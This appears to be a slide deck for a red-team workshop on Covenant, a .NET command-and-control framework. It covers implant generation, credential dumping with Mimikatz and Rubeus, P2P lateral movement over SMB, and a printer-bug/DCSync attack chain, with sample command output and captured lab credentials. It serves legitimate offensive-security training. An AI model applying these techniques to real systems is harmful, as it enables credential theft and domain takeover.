



WORKSHOP

Operating with Covenant

Ryan Cobb, Justin Bui
November 20 10:00 - 12:00



Ryan Cobb (@cobbr_io)

Ryan is an operator and red teamer at SpecterOps, specializing in building offensive security toolsets

- Consultant @ SpecterOps
- Author
 - Covenant
 - SharpSploit
 - PSAmi
- Speaker
 - DerbyCon
 - BSides DFW
 - BSides Austin




Blog: cobbr.io

Twitter: twitter.com/cobbr_io

GitHub: github.com/cobbr

Justin Bui (@slyd0g)

- Justin is an operator and red teamer at SpecterOps, specializing in payload and post-exploitation development
- Consultant @ SpecterOps
- Author
 - SharpClipboard
 - SharpCrashEventLog
 - DLLHijackTest
 - SK8RAT/SK8PARK
- Speaker
 - HushCon Seattle



Blog: medium.com/@slyd0g

Twitter: twitter.com/slyd0g

GitHub: github.com/slyd0g

Overview

- Introducing Covenant
- Covenant Labs and Demos
 1. Lab: Install and Setup
 2. Lab: Basic Commands
 3. Lab: Credential Management
 4. Lab: Peer-To-Peer (P2P) C2 / Lateral Movement
 5. Demo: Rubeus / Unconstrained Delegation
 6. Labs: Extendibility
 - Custom Tasks, C2 Profiles, and ImplantTemplates
 7. Demo: .NET Core Implant

Purpose of This Workshop

1. Learn the basic and intermediate usage of Covenant
2. Learn a bit about how Covenant works “under the hood”
3. Preparation to use Covenant in real red team operations
4. Learn to use Covenant’s more advanced extensibility features

Lab Prerequisites

- Assuming you have available to you:
 - Linux VM w/ Covenant installed
 - Windows 10 VM
 - Working networking between VMs
- If you don't have this ready, get started setting this up during the intro slides

Lab Support

- Things we can help you with today:
 - How does X work in Covenant?
 - Is it possible to do X within Covenant?
 - I'm seeing X behavior in Covenant, is this a known behavior? Are there common troubleshooting steps?
 - Can you demo how X is done in Covenant?
- Things we are unable to help with today:
 - Tech Support
 - Networking Issues
 - Why is X not working?

Lab and Demo Time

- During lab time, we will:
 - Give some time for you to start on labs on your own
 - Demonstrate solutions to some or all of the lab
 - Take requests to demo other features and use-cases
 - Feel free to ask!



Introducing: Covenant

- .NET command and control framework that aims to:
 - Highlight the attack surface of .NET
 - Make the use of offensive .NET tradecraft easier
 - Serve as a collaborative C2 platform for red teamers
- Key Features:
 - Versatile: Cross-platform, Multi-User, Intuitive web interface
 - Built-in implants for .NET Framework and .NET Core
 - Large library of built-in Tasks that utilize SharpSploit/GhostPack
 - Customizable: Custom tasks, C2 profiles, implants
 - Tracks indicators and credentials captured
 - Peer-To-Peer C2

The screenshot shows the Covenant web application interface. The top navigation bar includes 'Welcome, cobbr' and 'Logout'. The left sidebar has a tree view with nodes: Dashboard, Listeners, Launchers, Grunts, Tasks, Taskings, Graph, Data, and Users. The main content area is divided into several sections:

- Dashboard:** Shows a table for 'Grunts' with columns: Name, CommType, Hostname, UserName, Status, LastCheckin, Integrity, OperatingSystem, and Process. It lists four entries: 176a56f1c8 (SMB, DESKTOP-F9DQ76G, cobbr, Active, 7/18/19 9:21:46 PM, High, Microsoft Windows NT 10.0.17134.0, powershell), 31999ef6fc (HTTP, DESKTOP-F9DQ76G, cobbr, Active, 7/18/19 9:49:18 PM, High, Microsoft Windows NT 10.0.17134.0, powershell), 914c08cc87 (SMB, DESKTOP-F9DQ76G, cobbr, Active, 7/18/19 9:16:21 PM, High, Microsoft Windows NT 10.0.17134.0, powershell), and b5646cc2f2 (HTTP, DESKTOP-F9DQ76G, cobbr, Active, 7/18/19 9:49:15 PM, High, Microsoft Windows NT 10.0.17134.0, powershell). A message below says 'Showing 1 to 4 of 4 entries'.
- Listeners:** Shows a table with columns: Name, ListenerType, Status, StartTime, BindAddress, and BindPort. One entry is listed: 62eb6ba841 (HTTP, Active, 7/18/19 8:57:55 PM, 0.0.0.0, 80).
- Taskings:** Shows a table with columns: Name, Grunt, Task, Status, UserName, Command, CommandTime, and CompletionTime. It lists four tasks: 0903d071960 (176a56f1c8, LogonPasswords, Completed, cobbr, LogonPasswords, 7/18/19 9:21:11 PM, 7/18/19 9:21:21 PM), 2c726e1ce (31999ef6fc, Connect, Progressed, cobbr, connect localhost gruntsvc, 7/18/19 9:08:25 PM, 1/1/01 12:00:00 AM), 331eedd76fc (176a56f1c8, PowerShell, Completed, cobbr, powershell \$PSVersionTable, 7/18/19 9:21:26 PM, 7/18/19 9:21:30 PM), and 4f2c6f995 (914c08cc87, WhoAmI, Completed, cobbr, whoami, 7/18/19 9:16:07 PM, 7/18/19 9:16:10 PM).

Covenant: High-level Architecture



Covenant Use Cases

- When to use Covenant?
 - If you want more control over post-exploitation tasks
 - No forced process injection
 - If you want a pure .NET Framework implant targeting .NET 3.5/4.0
 - No PowerShell unless explicitly requested
 - If you want to use .NET Core implants
 - If you want more granular control over C2 structure
 - If you want to change implants or indicators easily

Covenant Lab: Installing and Setup

- Install the .NET SDK 3.1 (<https://dotnet.microsoft.com/download/dotnet-core/3.1>)
 - \$ ~ > wget <https://packages.microsoft.com/config/debian/10/packages-microsoft-prod.deb> -O packages-microsoft-prod.deb
 - \$ ~ > sudo dpkg -i packages-microsoft-prod.deb
 - \$ ~ > sudo apt-get update
 - \$ ~ > sudo apt-get install -y apt-transport-https
 - \$ ~ > sudo apt-get update
 - \$ ~ > sudo apt-get install -y dotnet-sdk-3.1

Covenant Lab: Install and Setup

- Install Covenant:
 - \$ ~ > git clone --recurse-submodules <https://github.com/cobbr/Covenant>
 - \$ ~ > cd Covenant/Covenant
 - \$ ~/Covenant/Covenant > sudo dotnet run
- Browse to <https://127.0.0.1:7443> and create a new user with a strong password

Covenant Lab: Install and Setup

- Listener Creation:
 - Create a new listener using the **Listeners** tab
 - Change Name, BindPort, ConnectPort if you wish

The screenshot shows the Covenant web application interface. The left sidebar contains navigation links: Dashboard, **Listeners** (which is selected and highlighted in blue), Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled "Create Listener". It features tabs for "HttpListener" (selected) and "BridgeListener". Below the tabs is a "Description" section with the text "Listens on HTTP protocol.". The "Name" field contains "71b7215663". The "BindAddress" field is set to "0.0.0.0" and the "BindPort" field is set to "80". The "ConnectPort" field is set to "80". The "ConnectAddresses" field is set to "192.168.10.74" and the "Urls" field contains "http://192.168.10.74:80". There is a blue "+ Add" button next to the "Urls" field. The "UseSSL" dropdown is set to "False". The "HttpProfile" dropdown is set to "CustomHttpProfile". At the bottom right is a blue "+ Create" button. The top right corner of the interface shows "Welcome, slyd0g! Logout".

Covenant Lab: Install and Setup

- Payload Generation:
 - From the **Launchers** tab, select the **Binary** launcher
 - Select your Listener
 - Switch DotNetVersion to 4.0, adjust other options if you wish
 - Generate and download the Grunt binary
 - Copy the Grunt binary to your Windows 10 VM and execute

The screenshot shows the Covenant web application interface. The left sidebar contains navigation links: Dashboard, Listeners, Launchers (selected), Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled "Binary Launcher". It includes tabs for "Generate" (selected), "Host", and "Code". A "Description" section states: "Uses a generated .NET Framework binary to launch a Grunt." Configuration fields include "Listener" (f3094f28c0), "ImplantTemplate" (GruntHTTP), "DotNetVersion" (Net40), "ValidateCert" (True), "UseCertPinning" (True), "Delay" (5), "JitterPercent" (10), "ConnectAttempts" (5000), and a "KillDate" field set to "12/05/2020 12:14 AM". At the bottom are "Generate" and "Download" buttons, and a "Launcher" field containing "GruntHTTP.exe" with a download icon.

Covenant: Built-In Tasks

- 60+ Built-in Tasks
- Primarily built on SharpSploit and GhostPack

```
[9/16/19 8:40:18 PM UTC] Command assigned  
(cobbr) > help  
  
Help           Show the help menu.  
ImpersonateProcess      Impersonate the token of the specified process. Used to execute subsequent commands as the user associated with the token of the specified process.  
WhoAmI          Gets the username of the currently used/impersonated token.  
SharpWMI         Use a SharpWMI command.  
Seatbelt          Use a Seatbelt command.  
SharpDump         Use a SharpDump command.  
SharpUp           Use a SharpUp command.  
SharpDPAPI        Use a SharpDPAPI command.  
SafetyKatz        Use SafetyKatz.  
Kerberoast        Perform a "Kerberoast" attack that retrieves crackable service tickets for Domain User's w/ an SPN set.  
Rubeus            Use a rubeus command.  
PortScan          Perform a TCP port scan.  
Wdigest           Execute the 'sekurlsa::wdigest' Mimikatz command.  
SamDump           Execute the 'privilege::debug lsadump::sam' Mimikatz command.  
GetSystem          Impersonate the SYSTEM user. Equates to ImpersonateUser("NT AUTHORITY\SYSTEM").  
LsaCache          Execute the 'privilege::debug lsadump::cache' Mimikatz command.  
LogonPasswords    Execute the 'privilege::debug sekurlsa::logonPasswords' Mimikatz command.  
Mimikatz          Execute a mimikatz command.  
ScreenShot         Takes a screenshot of the currently active desktop, move into a targeted pid for specific desktops  
Download          Download a file.  
Upload             Upload a file.  
ProcessList        Get a list of currently running processes.  
ChangeDirectory    Change the current directory.  
ListDirectory      Get a listing of the current directory.  
AssemblyReflect    Execute a dotnet Assembly method using reflection.  
Assembly           Execute a dotnet Assembly EntryPoint.  
PowerShell         Execute a PowerShell command.  
ShellCmd           Execute a Shell command using "cmd.exe /c"  
Shell              Execute a Shell command.  
LsaSecrets         Execute the 'privilege::debug lsadump::secrets' Mimikatz command.  
MakeToken          Makes a new token with a specified username and password, and impersonates it to conduct future actions as the specified user.  
ImpersonateUser    Find a process owned by the specified user and impersonate the token. Used to execute subsequent commands as the specified user.
```

Covenant: SharpShell Task

- SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }
- Use SharpSploit functions or any built-in .NET Framework libraries

```
[9/16/19 8:48:15 PM UTC] SharpShell-5dd9435781 completed  
(cobbr) > SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }
```

```
DESKTOP-F9DQ76G\cobbr
```

Covenant Lab: Basic Commands

- help — list and describe various Covenant commands
 - help <module> — describe and show command usage
- cd
- ls
- ps
- WhoAmI
- Upload
- Download
- Powershell
- Assembly
- Keylogger
- SharpShell

The screenshot shows the Covenant web interface. The left sidebar has a dark theme with white icons and text. The main area is titled "Grunt: 12011ee3af". Below the title are four tabs: "Info" (disabled), "Interact" (selected), "Task", and "Taskings". The "Interact" tab displays a command-line session:
[11/5/2020 6:40:00 PM UTC] Command submitted
(slyd0g) > help

MakeToken Makes a new token with a specified username and password, and impersonates it to conduct future actions as the specified user.
GetSystem Impersonate the SYSTEM user. Equates to ImpersonateUser("NT AUTHORITY\SYSTEM").
ImpersonateProcess Impersonate the token of the specified process. Used to execute subsequent commands as the user associated with the token of the specified process.
ImpersonateUser Find a process owned by the specified user and impersonate the token. Used to execute subsequent commands as the specified user.
BypassUACGrunt Bypasses UAC through token duplication and executes a Grunt Launcher with high integrity.
BypassUACCommand Bypasses UAC through token duplication and executes a command with high integrity.

Covenant Lab: Credential Management

- Mimikatz commands
 - LogonPasswords
 - DCSync
- Rubeus

```
[9/16/19 8:59:49 PM UTC] LogonPasswords completed  
(cobbr) > LogonPasswords

.#####. mimikatz 2.2.0 (x64) #17763 Apr 9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 100284683 (00000000:05fa390b)
Session          : Interactive from 2
User Name        : TestUser
Domain          : DEV-COBBR
```

```
[9/16/19 8:59:59 PM UTC] Rubeus completed  
(cobbr) > Rubeus dump

[!] Action: Dump Kerberos Ticket Data (All Users)

UserName          : TestUser
Domain            : DEV-COBBR
LogonId           : 0x5fa38ef
UserSID           : S-1-5-21-650065996-955996677-2385658144-2107
AuthenticationPackage : Kerberos
LogonType          : Interactive
LogonTime          : 8/27/2019 2:41:43 PM
LogonServer         : WIN16
LogonServerDNSDomain : DEV-COBBR.LOCAL
UserPrincipalName  : TestUser@dev-cobbr.local

[!] Enumerated 2 ticket(s):
```

Covenant Lab: Credential Management

- Data tab tracks captured credentials
 - Plaintext credentials and hashes from LogonPasswords
 - Base64 encoded tickets from Rubeus dump

The screenshot shows the 'Data' tab in the Covenant Lab interface. It displays three tables of credential information:

Password Credentials

Domain	Username	Password
DEV-COBR	TestUser	Password123
DEV-COBR	cobr	Fall2019

Show 50 entries | Previous 1 Next

Hash Credentials

Domain	Username	HashCredentialType	Hash
DEV-COBR	TestUser	NTLM	58a478135a93ac3bf058a5ea0e8fdb71
DEV-COBR	COBRR-WIN10-2\$	NTLM	9c96216e43e2e6ce9c9e0edd92ff73c0
DEV-COBR	COBRR-WIN10-2\$	NTLM	9f0aed41d78d60d8f9a4f1cd8787daf1
DEV-COBR	cobr	NTLM	4472910b89492ae53ceb6b420b15f52

Show 50 entries | Previous 1 Next

Ticket Credentials

Domain	Username	ServiceName	TicketCredentialType	Ticket
DEV-COBR.LOCAL	TestUser	krbtgt/DEV-COBR.LOCAL	AES	d0fNDCCBTCgAwIBBaEDAgEWooiEMDCCBCxhggQoMIIJKADAgEFoREbD0RFVi1DT0JCUi5MT0NBTkIkMCKgAwIB.


Show 50 entries | Previous 1 Next

Covenant Lab: Credential Management

- Capture Credentials
 - LogonPasswords
 - Rubeus dump
- Token Manipulation
 - MakeToken
 - ImpersonateProcess / ImpersonateUser
 - GetSystem
 - RevertToSelf
- Ticket Manipulation
 - Rubeus ptt


Covenant: Peer-To-Peer (P2P)

- Egress Protocol: HTTP
- P2P Protocol: SMB over named pipes




Covenant: Peer-To-Peer (P2P)

- A directed, acyclic graph (DAG) is created by the p2p network.
- The state of the Graph is maintained by Covenant
- Messages are recursively encrypted and crafted to navigate the Graph



Covenant: Peer-To-Peer (P2P)

- Grunts used named pipes to communicate over the SMB access protocol
- Be sure to change the default SMB pipe name! (gruntsvc)



Covenant Lab: P2P C2 / Lateral Movement

- P2P using SMB
 - Create SMB BinaryLauncher
 - Adjust pipe name
 - Each SMB Grunt must use a unique pipe name!
 - Upload and execute launcher
 - Connect
 - Connect <host_name> <pipe_name>
 - Can use 'localhost' as a Connect target!
- Navigate to the Graph view
 - Select your new SMB Grunt (green)
 - Click the Grunt name to interact with it
 - List out named pipes on your SMB Grunt to view Covenant named pipe
 - Powershell Is \\.\pipe\

Covenant Demo: Rubeus / Unconstrained Delegation

- Real world operations in Covenant
- Exploiting "Printer Bug"
 - Compromise unconstrained delegation server
 - Rubeus monitor /interval:5 /filteruser:DC01\$
 - Trigger printer bug using SpoolSample/MS-RPRN.exe
 - May have to MakeToken + CreateProcessWithToken depending on user context
 - Use 'Rubeus ptt' to inject the captured ticket into memory
 - DCSync krbtgt account

Covenant: Creating/Editing Custom Tasks

The screenshot shows the Covenant web application interface for creating a new task. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks (selected), Taskings, Graph, Data, and Users.

The main page title is "GruntTask: Assembly". The task details are as follows:

- Name:** Assembly
- Description:** Execute a dotnet Assembly EntryPoint.
- Author:** Name: Ryan Cobb, Handle: cobir_io, Link: https://twitter.com/cobir_io
- Aliases:** None
- Language:** CSharp
- CompatibleDotNetVersions:** Net35, Net40
- Options:** TokenTask (unchecked), UnsafeCompile (unchecked), Compiled (unchecked)
- ReferenceSourceLibraries:** SharpSplat
- ReferenceAssemblies:** Nothing selected
- EmbeddedResources:** Nothing selected

The "Options" section contains two configuration boxes:

- Assembly:** Name: Assembly, Description: The Base64 encoded Assembly bytes., SuggestedValues: None, Optional (unchecked), DisplayInCommand (unchecked).
